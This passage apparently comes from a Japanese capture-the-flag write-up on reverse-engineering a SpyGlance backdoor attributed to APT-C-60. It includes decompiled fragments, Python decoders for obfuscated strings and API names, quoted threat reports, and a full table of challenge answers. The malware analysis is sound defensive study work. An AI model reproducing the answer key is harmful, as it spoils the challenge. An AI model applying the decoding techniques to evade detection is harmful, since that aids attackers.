   public: class std::basic_string<unsigned short,struct std::char_traits<unsigned short>,class
   std::allocator<unsigned short> > & __ptr64 __cdecl std::basic_string<unsigned short,struct
   std::char_traits<unsigned short>,class std::allocator<unsigned short> >::assign(unsigned short
   const * __ptr64 const,unsigned __int64) __ptr64
   public: class std::basic_string<wchar_t,struct std::char_traits<wchar_t>,class
   std::allocator<wchar_t> > & __ptr64 __cdecl std::basic_string<wchar_t,struct
   std::char_traits<wchar_t>,class std::allocator<wchar_t> >::assign(wchar_t const * __ptr64
   const,unsigned __int64) __ptr64

   Library: Visual Studio 2017 Release */
```

```
longlong * FID_conflict:assign(longlong *param_1,undefined8 *param_2,ulonglong param_3)
```

```
param_1[2] = param_3;
FUN_180020dc0(p1Var1,param_2,param_3 * 2);
*(undefined2 *) (param_3 * 2 + (longlong)p1Var1) = 0;
```

4-1. 文字列加工 – memmoveの10文字飛ばし

- 1ページ前の通り、FUN_180020dc0はmemmove系と推測済み
- FUN_1800129acでのFUN_180020dc0呼び出しを見ると、srcに10*2が足されている
 - 今回の文字列はUnicode文字列(UTF16-LE)であるため、先頭10文字をスキップして扱うことを表す
- K31610KIO9834PG75459Kの先頭10文字をスキップすると834PG75459Kを得る

```
uVar1 = 10;
if (local_28 < 10) {
    uVar1 = local_28;
}
ppppuVar4 = local_38;
if (7 < local_20) {
    ppppuVar4 = (ushort ****)local_38[0];
}
local_28 = local_28 - uVar1;
FUN_180020dc0(ppppuVar4, (undefined8 *) ((longlong)ppppuVar4 + uVar1 * 2, local_28 * 2 + 2);
```

4-1. 文字列加工 – 1文字ごとの加工

- FUN_180014390の処理を見ると、第2引数の文字列を1文字ごとに加工していることが分かる
- 834PG75459Kを同様に加工すると905QD4656:Hになる


```
puVar2 = param_2;
if (0 < (int)lVar1) {
    do {
        iVar3 = iVar3 + 1;
        *puVar2 = (*puVar2 ^ 2) - 1;
        lVar1 = -1;
        do {
            lVar1 = lVar1 + 1;
        } while (param_2[lVar1] != 0);
        puVar2 = puVar2 + 1;
    } while (iVar3 < (int)lVar1);
}
```

```
>>> ''.join(chr((ord(c)^2)-1) for c in "834PG75459K")
'905QD4656:H'
```

4-1. 文字列加工 – offset 0x138調査 1

- 加工結果の文字列は関数ポインターの引数に使われている
- 構造体のoffset 0x138に格納されているので、0x138がOperandとして使われている箇所を調査する

```
uVar3 = (**(code **)(lVar2 + 0x138))(0,0,ppppuVar4);
```



4-1. 文字列加工 – offset 0x138調査 2

- 38件のヒット結果を調べると
そのうち3箇所が構造体メンバーへの格納らしいことが分かる

– 0x180016917

```
else if (uVar7 == 2) {  
    *(longlong *) (param_1 + 0x138) = lVar4;  
}
```

– 0x18001702e

```
else if (uVar7 == 0x25) {  
    *(longlong *) (param_1 + 0x138) = lVar4;  
}
```

– 0x1800174dd

```
else if (uVar7 == 1) {  
    *(longlong *) (param_1 + 0x138) = lVar4;  
}
```

4-1. 文字列加工 – offset 0x138調査 3

- ヒット箇所では、「1-3. API構造体」で扱った関数と同様にAPIを解決
- 1-2. と同様にAPI名を復号すると、先程見つけた3箇所のAPI名が判明

→ 0x180016917

→ 0x18001702e

→ 0x1800174dd

```
>>> ''.join(chr((ord(c)^3)-1) for c in "PekSre1OeyEz[")
'RegOpenKeyExW'
>>> ''.join(chr((ord(c)^3)-1) for c in "GpeaveMuvez[")
'CreateMutexW'
>>> ''.join(chr((ord(c)^3)-1) for c in "[ilJvvrGsllgev")
'WinHttpConnect'
```

- この中で第3引数に文字列を指定できるのはCreateMutexWのみ
 - マルウェアではMutexを、二重起動を防ぐためによく使う

```
uVar3 = (**(code **)(lVar2 + 0x138))(0, 0, ppppuVar4);
```

4-1. 文字列加工 – 解答

The Answer is: `b_905QD4656:H`

4-1. 文字列加工 – 別解

- offset 0x138の関数ポインターメンバーが分からなくても加工結果文字列をインターネット調査することでJPCERT/CCの解析記事が見つかり、そこからMutex用途と判明する
 - <https://blogs.jpcert.or.jp/ja/2024/11/APT-C-60.html>

- ・ コンフィグの初期化
- ・ Mutexの作成 (**905QD4656:H**)
- ・ ネットワーク疎通確認 (api.ipfy.org)
- ・ %appdata%\Microsoft\Vault\UserProfileRoaming配下の.exe .dat .db .extファイル実行

4-2. ファミリ名

3

👍 0 👎 0

これまでの解析結果を踏まえて、このマルウェアを使用する攻撃グループとマルウェアファミリの名称を答えよ。

例えば攻撃グループがAでマルウェアファミリがXの場合はA_Xと回答すること

0/3 attempts

Flag

Submit

4-2. ファミリ名

- 4-1. で求めたMutex文字列をGoogle検索

- JPCERT/CCの解説記事がヒット

JPCERT/CC Eyes

Top > “インシデント”の一覧 > 正規サービスを悪用した攻撃グループAPT-C-60による攻撃

 亀井 智矢(Tomoya Kamei) 2024/11/26

正規サービスを悪用した攻撃グループAPT-C-60による攻撃

[メール](#)

JPCERT/CCでは、2024年8月ごろに攻撃グループAPT-C-60によるものとみられる国内の組織に対する攻撃を確認しました。この攻撃は、入社希望者を装ったメールを組織の採用担当窓口へ送信し、マルウェアに感染させるものでした。本記事では、以下の項目に分けて攻撃手法について解説します。

- マルウェア感染までの流れ
- ダウンローダーの分析
- バックドアの分析
- 同様のマルウェアを使用したキャンペーン

バックドアの分析

今回使用されたバックドアは、ESETによりSpyGraeeSpyGlanceと称されています。^[1]バックドアに含まれるコンフィグには、バージョン情報の記載があり、今回確認した検体はv3.1.6と記述されていました。加えて、SpyGraeeSpyGlance v3.0はThreatBook CTIにより報告されており^[2]、コマンドの種類やRC4キーやAESキー等の要素が今回確認した検体と一致していることを確認しています。バックドアの初期化フェーズでは、以下の内容が実行されます。

- コンフィグの初期化
- Mutexの作成 (905QD4656:H)
- ネットワーク疎通確認 (api.ipify.org)
- %appdata%\Microsoft\Vault\UserProfileRoaming配下の.exe.dat.db.extファイル実行


また、初期化フェーズの一部の処理は、CRTのinitterm関数を用いて実行され、DllMain関数が実行される前に実行されていました。

```
_int64 __fastcall dllmainCRT_process_attach(HINSTANCE a1, void *const a2)
{
    char v2; // bl
    char v3; // dl
    _int64 v4; // rcx
    __QWORD *v5; // rax

    if ( !(unsigned __int8) _srt_initializeCRT(0LL) )
        return 0LL;
    v2 = _srt_acquire_startup_lock();
    v3 = 1;
    if ( dword_1B0062A70 )
    {
        _srt_fastfail(7LL);
        debugbreak();
        JUMPOUT(0x1B001E476LL);
    }
    dword_1B0062A70 = 1;
    if ( (unsigned __int8) _srt_dllmain_before_initialize_c() )
    {
        sub_1B001EA80();
        sub_1B001EA68();
        _srt_initialize_default_local_stdio_options();
        if ( !initterm_e((._PIFV *)&word_1B0042350, (._PIFV *)&word_1B0042378) )
        {
            if ( (unsigned __int8) _srt_dllmain_after_initialize_c() )
            {
                initterm((._PVFV *)&first, (._PVFV *)&last);
                Added_1B00C7A70 = 1;
            }
        }
    }
}
```

4-2. ファミリー名

- 暗号アルゴリズムの問題で特定した暗号鍵をGoogle検索
 - APT-C-60 による攻撃に関する記事がヒット
 - 今回解析したC2コマンドとも類似




引用元

: <https://www.linkedin.com/pulse/analysis-apt-c-60-attack-south-korea-threatbook>

4-2. ファミリ名

- MalpediaのようなまとめサイトでAPT-C-60を検索



malpedia

Fraunhofer FKIE

Inventory Statistics Usage ApiVector Login

Quicksearch...

APT-C-60 (Back to overview)

aka: APT-Q-12

APT-C-60

Associated Families

win.unidentified_100 win.spygrace

References

- 2024-12-11 - JPCERT/CC - Tomoya Kamei
Attack Exploiting Legitimate Service by APT-C-60
SpyGrace
- 2024-08-28 - ESET Research - ESET Research
ESET Research: Spy group exploits WPS Office zero day; analysis uncovers a second vulnerability
SpyGrace
- 2024-08-28 - ESET Research - Romain Dumont
Analysis of two arbitrary code execution vulnerabilities affecting WPS Office
SpyGrace
- 2022-12-20 - ThreatBook - ThreatBook
Analysis of APT-C-60 Attack on South Korea
SpyGrace
- 2022-11-25 - ThreatBook - ThreatBook
Analysis of APT-C-60 Attack on South Korea
Unidentified 100 (APT-Q-12)

引用元: <https://malpedia.caad.fkie.fraunhofer.de/actor/apt-c-60>

2022-12-20 · ThreatBook · ThreatBook
Analysis of APT-C-60 Attack on South Korea
SpyGrace

- 先程のThreatBookの記事にSpyGraceのタグ
- ESETやJPCERT/CCの記事も参照すると、SpyGraceではなくSpyGlanceと判明

4-2. ファミリ名 - 解答

The Answer is: APT-C-60_SpyGlance



解答まとめ

1-1. 動的APIアドレス解決	エ,シ,テ,オ,ニ,イ,キ,フ,カ,ノ,チ,ナ,ク,コ
1-2. 文字列の難読化	4P7_U53_34SY_3NC0D3
1-3. APIの構造体	CreateProcessW,ReadFile,Sleep
1-4. コマンド1	17
1-5. コマンド2	18000edd8
2-1. Config読解1	f. クライアントのユーザ名
2-2. Config読解2	g. クライアントのグローバルIPアドレス
3-1. 通信データの符号化・暗号化	a. RC4をカスタマイズしたアルゴリズム
3-2. 通信データの符号化・暗号化	1d3n71fy1n9_cu57om_rc4_15_4n_3553n71a1_5k1ll
4-1. 文字列加工	b_905QD4656:H
4-2. ファミリ名	APT-C-60_SpyGlance

ご協力お願いします

- 来年度以降の継続のためにもみなさんのフィードバックが重要です！

今後の問題作成の参考としてみなさんの解析手順をみたいので、解析メモが共有可能であればリンク等で共有してもらえると幸いです。（フィードバックのためお願いします・・・）

回答を入力